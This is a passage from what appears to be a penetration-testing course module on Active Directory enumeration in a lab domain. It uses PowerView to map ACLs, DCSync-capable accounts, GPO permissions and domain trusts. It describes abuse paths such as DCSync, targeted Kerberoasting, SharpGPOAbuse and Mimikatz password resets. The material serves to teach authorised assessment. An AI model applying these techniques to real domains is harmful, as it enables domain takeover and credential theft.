SecurityIdentifier    : S-1-5-21-2974783224-3764228556-2640795941-2615
AccessMask             : 7
AuditFlags            : None
IsInherited           : False
AceFlags              : ContainerInherit, InheritOnly
InheritedObjectType   : inetOrgPerson
OpaqueLength          : 0

AceQualifier          : AccessAllowed
ObjectDN              : CN=Harry Jones,OU=Network
Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren
ObjectAceType         : ms-Exch-Active-Sync-Devices
ObjectSID             : S-1-5-21-2974783224-3764228556-2640795941-2040
InheritanceFlags      : ContainerInherit
BinaryLength          : 72
AceType               : AccessAllowedObject
ObjectAceFlags        : ObjectAceTypePresent,
InheritedObjectTypePresent
IsCallback            : False
PropagationFlags      : InheritOnly
SecurityIdentifier    : S-1-5-21-2974783224-3764228556-2640795941-2615
AccessMask             : 7
AuditFlags            : None
IsInherited           : False
AceFlags              : ContainerInherit, InheritOnly
InheritedObjectType   : User
OpaqueLength          : 0

<...SNIP...>

```

We can seek out ACLs on specific users and filter out results using the various AD filters covered in the Active Directory LDAP module. We can use the `Find-InterestingDomainAcl` to search out objects in the domain with modification rights over non-built-in objects. This command, too, produces a large amount of data and can either be filtered on for information about specific objects or saved to be examined offline.

```
PS C:\htb> Find-InterestingDomainAcl -Domain inlanefreight.local -  
ResolveGUIDs  
  
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL  
AceQualifier : AccessAllowed  
ActiveDirectoryRights : ExtendedRight  
ObjectAceType : User-Change-Password  
AceFlags : ContainerInherit  
AceType : AccessAllowedObject  
InheritanceFlags : ContainerInherit  
SecurityIdentifier : S-1-5-21-2974783224-3764228556-2640795941-2618  
IdentityReferenceName : Exchange Windows Permissions  
IdentityReferenceDomain : INLANEFREIGHT.LOCAL  
IdentityReferenceDN : CN=Exchange Windows Permissions,OU=Microsoft  
Exchange Security  
Groups,DC=INLANEFREIGHT,DC=LOCAL  
IdentityReferenceClass : group  
  
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL  
AceQualifier : AccessAllowed  
ActiveDirectoryRights : ExtendedRight  
ObjectAceType : User-Force-Change-Password  
AceFlags : ContainerInherit  
AceType : AccessAllowedObject  
InheritanceFlags : ContainerInherit  
SecurityIdentifier : S-1-5-21-2974783224-3764228556-2640795941-2618  
IdentityReferenceName : Exchange Windows Permissions  
IdentityReferenceDomain : INLANEFREIGHT.LOCAL  
IdentityReferenceDN : CN=Exchange Windows Permissions,OU=Microsoft  
Exchange Security  
Groups,DC=INLANEFREIGHT,DC=LOCAL  
IdentityReferenceClass : group  
  
ObjectDN : DC=INLANEFREIGHT,DC=LOCAL  
AceQualifier : AccessAllowed  
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren  
ObjectAceType : ms-Exch-Active-Sync-Devices  
AceFlags : ContainerInherit, InheritOnly  
AceType : AccessAllowedObject  
InheritanceFlags : ContainerInherit  
SecurityIdentifier : S-1-5-21-2974783224-3764228556-2640795941-2615  
IdentityReferenceName : Exchange Servers  
IdentityReferenceDomain : INLANEFREIGHT.LOCAL  
IdentityReferenceDN : CN=Exchange Servers,OU=Microsoft Exchange  
Security Groups,DC=INLANEFREIGHT,DC=LOCAL  
IdentityReferenceClass : group
```

```
<...SNIP...>
```

Aside from users and computers, we should also look at the ACLs set on file shares. This could provide us with information about which users can access a specific share or permissions are set too loosely on a specific share, which could lead to sensitive data disclosure or other attacks.

```
PS C:\htb> Get-NetShare -ComputerName SQL01
```

Name	Type	Remark	ComputerName
ADMIN\$	2147483648	Remote Admin	SQL01
C\$	2147483648	Default share	SQL01
DB_backups	0		SQL01
IPC\$	2147483651	Remote IPC	SQL01

```
PS C:\htb> Get-PathAcl "\\\SQL01\DB_backups"
```

```
Path          : \\\SQL01\DB_backups
FileSystemRights : Read
IdentityReference : Local System
IdentitySID      : S-1-5-18
AccessControlType : Allow

Path          : \\\SQL01\DB_backups
FileSystemRights : Read
IdentityReference : BUILTIN\Administrators
IdentitySID      : S-1-5-32-544
AccessControlType : Allow

Path          : \\\SQL01\DB_backups
FileSystemRights : Read
IdentityReference : BUILTIN\Users
IdentitySID      : S-1-5-32-545
AccessControlType : Allow

Path          : \\\SQL01\DB_backups
FileSystemRights : AppendData/AddSubdirectory
IdentityReference : BUILTIN\Users
IdentitySID      : S-1-5-32-545
AccessControlType : Allow

Path          : \\\SQL01\DB_backups
FileSystemRights : WriteData/AddFile
IdentityReference : BUILTIN\Users
```

```
IdentitySID      : S-1-5-32-545
AccessControlType : Allow

Path            : \\SQL01\DB_backups
FileSystemRights : GenericAll
IdentityReference : Creator Owner
IdentitySID      : S-1-3-0
AccessControlType : Allow
```

Aside from ACLs of specific users and computers that may allow us to fully control or grant us other permissions, we should also check the ACL of the domain object. A common attack called [DCSync](#) requires a user to be delegated a combination of the following three rights:

- Replicating Directory Changes (DS-Replication-Get-Changes)
- Replicating Directory Changes All (DS-Replication-Get-Changes-All)
- Replicating Directory Changes In Filtered Set (DS-Replication-Get-Changes-In-Filtered-Set)

We can use the `Get-ObjectACL` function to search for all users that have these rights.

```
PS C:\htb> Get-ObjectACL "DC=inlanefreight,DC=local" -ResolveGUIDs | ? {  
    ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ObjectAceType -  
    match 'Replication-Get')} | Select-Object SecurityIdentifier | Sort-Object  
-Property SecurityIdentifier -Unique  
  
SecurityIdentifier  
-----  
S-1-5-18  
S-1-5-21-2974783224-3764228556-2640795941-1883  
S-1-5-21-2974783224-3764228556-2640795941-2601  
S-1-5-21-2974783224-3764228556-2640795941-2616  
S-1-5-21-2974783224-3764228556-2640795941-498  
S-1-5-21-2974783224-3764228556-2640795941-516  
S-1-5-21-2974783224-3764228556-2640795941-519  
S-1-5-32-544  
S-1-5-9
```

Once we have the SIDs we can convert the SID back to the user to see which accounts have these rights and determine whether or not this is intended and/or if we can abuse these rights.

```
PS C:\htb> convertfrom-sid S-1-5-21-2974783224-3764228556-2640795941-1883
```

```
INLANEFREIGHT\frederick.walton
```

This can be done quickly to enumerate all users with this right.

```
PS C:\htb> $dcsync = Get-ObjectACL "DC=inlanefreight,DC=local" -  
ResolveGUIDs | ? { ($_.ActiveDirectoryRights -match 'GenericAll') -or  
($_.ObjectType -match 'Replication-Get')} | Select-Object -  
ExpandProperty SecurityIdentifier | Select -ExpandProperty value  
PS C:\htb> Convert-SidToName $dcsync
```

```
INLANEFREIGHT\frederick.walton  
INLANEFREIGHT\Enterprise Read-only Domain Controllers  
INLANEFREIGHT\Domain Controllers  
INLANEFREIGHT\Organization Management  
INLANEFREIGHT\Exchange Trusted Subsystem  
BUILTIN\Administrators  
Enterprise Domain Controllers  
INLANEFREIGHT\Enterprise Admins  
Local System
```

Leveraging ACLs

As seen in this section, various ACE entries can be set within AD. Administrators may set some on purpose to grant fine-grained privileges over an object or set of objects. In contrast, others may result from misconfigurations or installation of a service such as Exchange, which makes many changes ACLs within the domain by default.

We may compromise a user with `GenericWrite` over a user or group and can leverage this to force change a user's password or add our account to a specific group to further our access. Any modifications such as these should be carefully noted down and mentioned in the final report so the client can make sure changes are reverted if we cannot during the assessment period. Also, a "destructive" action, such as changing a user's password, should be used sparingly and coordinated with the client to avoid disruptions.

If we find a user, group, or computer with `WriteDacl` privileges over an object, we can leverage this in several ways. For example, if we can compromise a member of an Exchange-related group such as `Exchange Trusted Subsystem` we will likely have `WriteDacl` privileges over the domain object itself and be able to grant an account we control `Replicating Directory Changes` and `Replicating Directory Change` permissions to an account that we control and perform a DCSync attack to fully compromise the domain by mimicking a Domain Controller to retrieve user NTLM password hashes for any account we choose.

If we find ourselves with `GenericAll` / `GenericWrite` privileges over a target user, a less destructive attack would be to set a fake SPN on the account and perform a targeted Kerberoasting attack or modify the account's `userAccountControl` not to require Kerberos pre-authentication and perform a targeted ASREPRoasting attack. These examples require the account to be using a weak password that can be cracked offline using a tool such as `Hashcat` with minimal effort but are much less destructive than changing a user's password and have a higher likelihood of going unnoticed.

If you perform a destructive action such as changing a user's password and can compromise the domain, you can `DCSync`, obtain the account's password history, and use `Mimikatz` to reset the account to the previous password using `LSADUMP::ChangeNTLM` or `LSADUMP::SetNTLM`.

If we find ourselves with `GenericAll` / `GenericWrite` on a computer, we can perform a Kerberos Resource-based Constrained Delegation attack.

Sometimes we will find that a user or even the entire `Domain Users` group has been granted write permissions over a specific group policy object. If we find this type of misconfiguration, and the GPO is linked to one or more users or computers, we can use a tool such as [SharpGPOAbuse](#) to modify the target GPO to perform actions such as provisioning additional privileges to a user (such as `SeDebugPrivilege` to be able to perform targeted credential theft, or `SeTakeOwnershipPrivilege` to gain control over a sensitive file or file share), add a user we control as a local admin to a target host, add a computer startup script, and more. As discussed above, these modifications should be performed carefully in coordination with the client and noted in the final report to minimize disruptions.

This is a summary of the many options we have for abusing ACLs. This topic will be covered more in-depth in later modules.

Wrap Up

ACLs are an often overlooked area of AD security, but they can provide powerful intended and unintended rights over objects in the domain environment, as we have seen here. Even a small AD network has thousands of ACLs, so we must be targeted with our searches to uncover useful data. Next, we will take a look at Group Policy Objects (GPOs).

Enumerating Group Policy Objects (GPOs)

Group Policy provides systems administrators with a centralized way to manage configuration settings and manage operating systems and user and computer settings in a

Windows environment. A [Group Policy Object \(GPO\)](#) is a collection of policy settings. GPOs include policies such as screen lock timeout, disabling USB ports, domain password policy, push out software, manage applications, and more. GPOs can be applied to individual users and hosts or groups by being applied directly to an Organizational Unit (OU). Gaining rights over a GPO can lead to lateral vertical movement up to full domain compromise and can also be used as a persistence mechanism. Like ACLs, GPOs are often overlooked, and one misconfigured GPO can have catastrophic results.

We can use `Powerview` / `Sharpview`, `BloodHound`, and [Group3r](#) to enumerate Group Policy security misconfigurations. This section will show some of the enumeration techniques we can perform on the command line using `PowerView` and `SharpView`.

GPO Abuse

GPOs can be abused to perform attacks such as adding additional rights to a user, adding a local admin, or creating an immediate scheduled task. There are several ways to gain persistence via GPOs:

- Configure a GPO to run any of the above attacks.
- Create a scheduled task to modify group membership, add an account, run DCSync, or send back a reverse shell connection.
- Install targeted malware across the entire Domain.

[SharpGPOAbuse](#) is an excellent tool that can be used to take advantage of GPO misconfigurations. This section will help arm us with the data that we need to use tools such as this.

Gathering GPO Data

Let's start by gathering GPO names. In our test domain `INLANEFREIGHT.LOCAL`, there are 20 GPOs applied to various OUs.

```
PS C:\htb> Get-DomainGPO | select displayname

displayname
-----
Default Domain Policy
Default Domain Controllers Policy
LAPS Install
LAPS
Disable LM Hash
Disable CMD.exe
```

```
Disallow removable media
Prevent software installs
Disable guest account
Disable SMBv1
Map home drive
Disable Forced Restarts
Screensaver
Applocker
Fine-grained password policy
Restrict Control Panel
User - MS Office
User - Browser Settings
Audit Policy
PowerShell logging
```

We can also check which GPOs apply to a specific computer.

```
PS C:\htb> Get-DomainGPO -ComputerName WS01 | select displayname

displayname
-----
LAPS
Restrict Control Panel
Applocker
Disable Forced Restarts
Prevent software installs
Disallow removable media
Disable CMD.exe
Disable LM Hash
Disable Defender
PowerShell logging
Audit Policy
User - Browser Settings
User - MS Office
Fine-grained password policy
Screensaver
Map home drive
Disable SMBv1
Disable guest account
Default Domain Policy
```

Analyzing the GPO names can give us an idea of some of the security configurations in the target domain, such as LAPS, AppLocker, PowerShell Logging, cmd.exe disabled for workstations, etc. We can check for hosts/users that these GPOs are not applied to and plan out our attack paths for circumventing these controls.

If we do not have tools available to us, we can use [gpresult](#), which is a built-in tool that determines GPOs that have been applied to a given user or computer and their settings. We can use specific commands to see the GPOs applied to a specific user and computer, respectively, such as:

```
C:\> gpresult /r /user:harry.jones
```

```
C:\> gpresult /r /S WS01
```

The tool can output in HTML format with a command such as `gpresult /h gpo_report.html`.

Let's use `gpresult` to see what GPOs are applied to a workstation in the domain.

```
C:\htb> gpresult /r /S WS01

Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
© 2016 Microsoft Corporation. All rights reserved.

Created on 8/27/2020 at 12:05:47 AM

RSOP data for INLANEFREIGHT\Administrator on WS01 : Logging Mode
-----
OS Configuration: Member Server
OS Version: 10.0.14393
Site Name: Default-First-Site-Name
Roaming Profile: N/A
Local Profile: C:\Users\administrator.INLANEFREIGHT
Connected over a slow link?: No

COMPUTER SETTINGS
-----
Last time Group Policy was applied: 8/26/2020 at 10:57:00 PM
Group Policy was applied from: DC01.INLANEFREIGHT.LOCAL
Group Policy slow link threshold: 500 kbps
Domain Name: INLANEFREIGHT
Domain Type: Windows 2008 or later

Applied Group Policy Objects
-----
LAPS
LAPS
Disable LM Hash
```

Prevent software installs
Default Domain Policy
LAPS
Disable LM Hash
Prevent software installs
Disable guest account

The following GPOs were not applied because they were filtered out

Local Group Policy
Filtering: Not Applied (Empty)

The computer is a part of the following security groups

BUILTIN\Administrators
Everyone
BUILTIN\Users
NT AUTHORITY\NETWORK
NT AUTHORITY\Authenticated Users
This Organization
Authentication authority asserted identity
System Mandatory Level

USER SETTINGS

CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
Last time Group Policy was applied: 7/30/2020 at 3:10:28 PM
Group Policy was applied from: N/A
Group Policy slow link threshold: 500 kbps
Domain Name: INLANEFREIGHT
Domain Type: Windows 2008 or later

Applied Group Policy Objects

N/A

The following GPOs were not applied because they were filtered out

Local Group Policy
Filtering: Not Applied (Empty)

The user is a part of the following security groups

Domain Users
Everyone
BUILTIN\Users
BUILTIN\Administrators
NT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users

```
This Organization  
LOCAL  
Domain Admins  
Authentication authority asserted identity  
High Mandatory Level
```

GPO Permissions

After reviewing all of the GPOs applied throughout the domain, it is always good to look at GPO permissions. We can use the `Get-DomainGPO` and `Get-ObjectAcl` using the SID for the `Domain Users` group to see if this group has any permissions assigned to any GPOs.

```
PS C:\htb> Get-DomainGPO | Get-ObjectAcl | ? {$_ .SecurityIdentifier -eq  
'S-1-5-21-2974783224-3764228556-2640795941-513'}
```

ObjectDN	:	CN={831DE3ED-40B1-4703-ABA7-8EA13B2EB118},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID	:	
ActiveDirectoryRights	:	CreateChild, DeleteChild, ReadProperty, WriteProperty, GenericExecute
BinaryLength	:	36
AceQualifier	:	AccessAllowed
IsCallback	:	False
OpaqueLength	:	0
AccessMask	:	131127
SecurityIdentifier	:	S-1-5-21-2974783224-3764228556-2640795941-513
AceType	:	AccessAllowed
AceFlags	:	ContainerInherit
IsInherited	:	False
InheritanceFlags	:	ContainerInherit
PropagationFlags	:	None
AuditFlags	:	None

From the result, we can see that one GPO allows all Domain Users full write access. We can then confirm the name of the GPO using the built-in cmdlet `Get-GPO`.

```
PS C:\htb> Get-GPO -Guid 831DE3ED-40B1-4703-ABA7-8EA13B2EB118
```

DisplayName	:	Screensaver
DomainName	:	INLANEFREIGHT.LOCAL
Owner	:	INLANEFREIGHT\Domain Admins
Id	:	831de3ed-40b1-4703-aba7-8ea13b2eb118
GpoStatus	:	AllSettingsEnabled

```
Description      :  
CreationTime   : 8/26/2020 10:46:46 PM  
ModificationTime : 8/26/2020 11:11:01 PM  
UserVersion    : AD Version: 0, SysVol Version: 0  
ComputerVersion : AD Version: 0, SysVol Version: 0  
WmiFilter      :
```

This misconfigured GPO could be exploited using a tool such as `SharpGPOAbuse` and the `-AddUserRights` attack to give a user unintended rights or the `--AddLocalAdmin` attack to add a user as a local admin on a machine where the GPO is applied and use it to move laterally towards our target.

Hidden GPO Code Execution Paths

Group Policy is the most basic way System Administrators can command many Computers to perform a task. It is not the most common way to do things as many organizations will use commercial applications such as:

- Microsoft SCCM - System Center Configuration Manager
- PDQInventory/Deploy
- NinjaRMM (Remote Management and Monitoring)
- Ansible/Puppet/Salt

However, each one of these applications is non-default, and when an Administrator googles for a solution, their answer probably won't include the technology they use. Often, you may find one-off configurations an administrator did to accomplish a task quickly. For example, on multiple occasions, I have run across a "Machine/User Startup" script to collect inventory and write it to a domain share. I have seen this policy execute both BAT and VBScript files that were either write-able by the `machine account` or `domain users`. Whenever I dig into file shares and see files write-able by Everyone, Authenticated Users, Domain Users, Domain Computers, etc., containing what looks like log files, I dig into Group Policy, specifically looking for Startup Scripts.

That is just one way an Administrators use "Code Execution via GP" legitimately. Here is a list of the path's I know about:

- Add Registry Autoruns
- Software Installation (Install MSI Package that exists on a share)
- Scripts in the Startup/Shutdown for a Machine or User
- Create Shortcuts on Desktops that point to files
- Scheduled Tasks

If anyone of these paths points to a file on a share, enumerate the permissions to check if non-administrators can edit the file. Your tools will often miss this because it only looks at if the Group Policy itself is writeable, not if the executables/scripts the group policy references are writeable.

Next Steps

At this point, we have enumerated users, groups, computers, ACLs, and GPOs within the target domain and uncovered many misconfigurations that we could use to move through the domain towards our target. Now that we have seen a few ways to take over the `INLANEFREIGHT.LOCAL` domain, we can look at domain trusts and see what partner domains/forests exist and the relationships. This will help us plan our attacks to move from our current domain and potentially compromise any trusting domains.

Enumerating AD Trusts

A trust is used to establish forest-forest or domain-domain authentication, allowing users to access resources in (or administer) another domain outside of the domain their account resides in.

A trust creates a link between the authentication systems of two domains.

Trusts can be transitive or non-transitive.

- A transitive trust means that trust is extended to objects which the child domain trusts.
- In a non-transitive trust, only the child domain itself is trusted.

Trusts can be set up to be one-way or two-way (bidirectional).

- In bidirectional trusts, users from both trusting domains can access resources.
- In a one-way trust, only users in a trusted domain can access resources in a trusting domain, not vice-versa. The direction of trust is opposite to the direction of access.

There are several trust types.

Trust Type	Description
Parent-child	Domains within the same forest. The child domain has a two-way transitive trust with the parent domain.

Trust Type	Description
Cross-link	A trust between child domains to speed up authentication.
External	A non-transitive trust between two separate domains in separate forests that are not already joined by a forest trust. This type of trust utilizes SID filtering.
Tree-root	A two-way transitive trust between a forest root domain and a new tree root domain. They are created by design when you set up a new tree root domain within a forest.
Forest	A transitive trust between two forest root domains.

Often, domain trusts are set up improperly and provide unintended attack paths. Also, trusts set up for ease of use may not be reviewed later for potential security implications. M&A can result in bidirectional trusts with acquired companies, unknowingly introducing risk into the acquiring company's environment. It is not uncommon to perform an attack such as Kerberoasting against a domain outside the principal domain and obtain a user with administrative access within the principal domain.

Enumerating Trust Relationships

Aside from using built-in AD tools such as the Active Directory PowerShell module, PowerView / SharpView and BloodHound can be utilized to enumerate trust relationships, the type of trusts established, as well as the authentication flow.

BloodHound creates a graphical view of trust relationships, which helps both attackers and defenders understand potential trust-related vectors.

PowerView can be used to perform a domain trust mapping and provide information such as the type of trust (parent/child, external, forest), as well as the direction of the trust (one-way or bidirectional). All of this information is extremely useful once a foothold is obtained, and you are planning to compromise the environment further.

We can use the function `Get-DomainTrust` to quickly check which trusts exist, the type, and the direction of the trusts.

```
PS C:\htb> Get-DomainTrust

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
```

```
WhenCreated      : 7/27/2020 2:06:07 AM
WhenChanged      : 7/27/2020 2:06:07 AM

SourceName       : INLANEFREIGHT.LOCAL
TargetName       : freightlogistics.local
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated      : 7/28/2020 4:46:40 PM
WhenChanged      : 7/28/2020 4:46:40 PM
```

We can use the function `Get-DomainTrustMapping` to enumerate all trusts for our current domain and other reachable domains.

```
PS C:\htb> Get-DomainTrustMapping

SourceName       : INLANEFREIGHT.LOCAL
TargetName       : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated      : 7/27/2020 2:06:07 AM
WhenChanged      : 7/27/2020 2:06:07 AM

SourceName       : INLANEFREIGHT.LOCAL
TargetName       : freightlogistics.local
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated      : 7/28/2020 4:46:40 PM
WhenChanged      : 7/28/2020 4:46:40 PM

SourceName       : freightlogistics.local
TargetName       : INLANEFREIGHT.LOCAL
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : FOREST_TRANSITIVE
TrustDirection   : Bidirectional
WhenCreated      : 7/28/2020 4:46:41 PM
WhenChanged      : 7/28/2020 4:46:41 PM

SourceName       : LOGISTICS.INLANEFREIGHT.LOCAL
TargetName       : INLANEFREIGHT.LOCAL
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated      : 7/27/2020 2:06:07 AM
```

Depending on the trust type, there are several attacks that we may be able to perform, such as the `ExtraSids` attack to compromise a parent domain once the child domain has been compromised or cross-forest trust attacks such as `Kerberoasting` and `ASREPRoasting` and `SID History` abuse. Each of these attacks will be covered in-depth in later modules.

Attacking Trusts

Organizations set up a trust for various reasons, i.e., ease of management, quickly "plugging in" a new forest obtained through a merger & acquisition, enabling communications between multiple branches of a company, etc. Managed service providers often set up trusts between their domain and those of their clients to facilitate administration.

Some examples for why an organization may set up a trust are:

- Keeping management local to regions. You may see `FLORIDA.INLANEFREIGHT.LOCAL`. By having the `FLORIDA` Domain, it is easy for administrators to ensure those users access resources in their LAN.
- Acquisitions - When a company acquires another company and wants a quick way to manage the new equipment without rebuilding anything. They may establish a trust. This can lead to issues, especially if the acquired company has not had regular security assessments performed, has legacy hosts in its environment, has different/no security monitoring controls in place, etc.
- Keeping development, testing, etc., logically separated. If `DEVELOPMENT.INLANEFREIGHT.LOCAL` has little privileges over `INLANEFREIGHT.LOCAL`, it is unlikely for beta code to have any adverse effects on production.

In all of these cases, Domain Trusts are set up to minimize the number of accounts required. It is much easier to manage multiple domains when you can reference adjacent domains' groups/users. If configured wrong, with lax permissions, etc., a trust relationship can be attacked to further our access, compromising one or many domains in the process.

In our example environment, the domain `INLANEFREIGHT.LOCAL` has a bidirectional trust with the `LOGISTICS.INLANEFREIGHT.LOCAL` domain and is set up as a parent-child trust relationship (both domains within the same forest with `INLANEFREIGHT.LOCAL` acting as the forest root domain.). If we can gain a foothold in either domain, we will be able to perform attacks such as `Kerberoasting` or `ASREPRoasting` across the trust in either direction because our compromised user would be able to authenticate to/from the parent domain, therefore querying any AD objects in the other domain.